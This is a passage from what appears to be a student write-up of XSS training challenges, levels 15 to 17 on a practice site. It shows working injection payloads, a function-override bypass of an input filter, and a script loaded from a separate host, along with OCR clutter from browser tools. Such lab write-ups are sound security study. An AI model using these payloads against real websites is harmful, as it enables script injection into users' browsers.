
And we try to upload the file into the http://untrusted.sudo.co.il/js/ but its not working.



The server responded with “Are you kidding me?” and the file was not uploaded to the server and we were figuring out the solution but turns out, we typed in the wrong file name in terminal so we upload the file:




So after uploaded the file, we go back to the main page and start calling out CSS484 file in the http://untrusted.sudo.co.il/js/ through se variable.




The uploaded script was run and the popup window appeared.

Level 16


In this level, we worked with two parameters: ur and col. The ur parameter is assigned to the variable try_harder in line 13 of the code, but we couldn't find where the col parameter was being used. Another thing we noticed is that the URL we accessed matches the one in line 15, which is passed into the log_access function. However, calling this function resulted in an undefined error.




So we start inject the ur as ";alert(document.domain);// and col as 38 :



The request returned a 500 internal server error, likely caused by input validation. To check this, we tested the following payload in the ur parameter ur = ";();//:




The results showed that the website checks for special characters. After that, we tested the ur parameter again using only normal characters and removed the col parameter entirely (payload 16.3). We also tried the opposite approach by keeping ur simple and using special characters in col like so: ur = abd and col = ";();// the result shown in the figure below:




Based on these results, we assumed that the website validates special characters in both parameters and also checks whether the parameters exist. So next, we used the # symbol to make the code stay on the client side only. The payload we tested was :

```
ur=abc&col=def#test
```




The text we placed after the # symbol didn't appear anywhere, so this method didn't work. After that, we tried a different idea by adding a new parameter to see if special characters were still being filtered. The payload we used was :

```
ur=abc&col=def&a=;()//
```




This approach worked. The website didn't validate any additional parameters. However, we couldn't inject the alert command directly into the new parameter because the log_access function triggered an error before our injection point. This led us to overwrite the log_access function and make it run our malicious script instead. The final payload was built as follows :

```
ur=abc&col=def&a=%22);function%20log_access(url){alert(document.domain)}//
```


Not Secure
http://www.sudo.co.il/xss/level16.php?ur=abc&col=def&a=");function log_access(url){alert(doc
www.sudo.co.il
www.sudo.co.il
OK
Read www.google-analytics.com
Inspector
Console
Debugger
Network
Style Editor
Performance
Memory
Storage
Accessibility
Application
Sources
Outline
Search
level16.php?u...ent.domain)}// ×
analytics.js
Main Thread
www.sudo.co.il
xss
analytics.js
level16.php?ur=abc&col=def&a=");function log
Watch expressions
Breakpoints
Pause on debugg
Pause on exceptio
XHR Breakpoints
Event Listener Breal
DOM Mutation Bre
var try_harder = "abc";
var page hits = "1235"


Level 17

In this level, we had two parameters with default values: the query parameter, which is stored in the query variable on line 13, and the rt parameter, which contains a Base64-encoded string.




So we start injecting this usual parload:

```
";alert(484);//
```



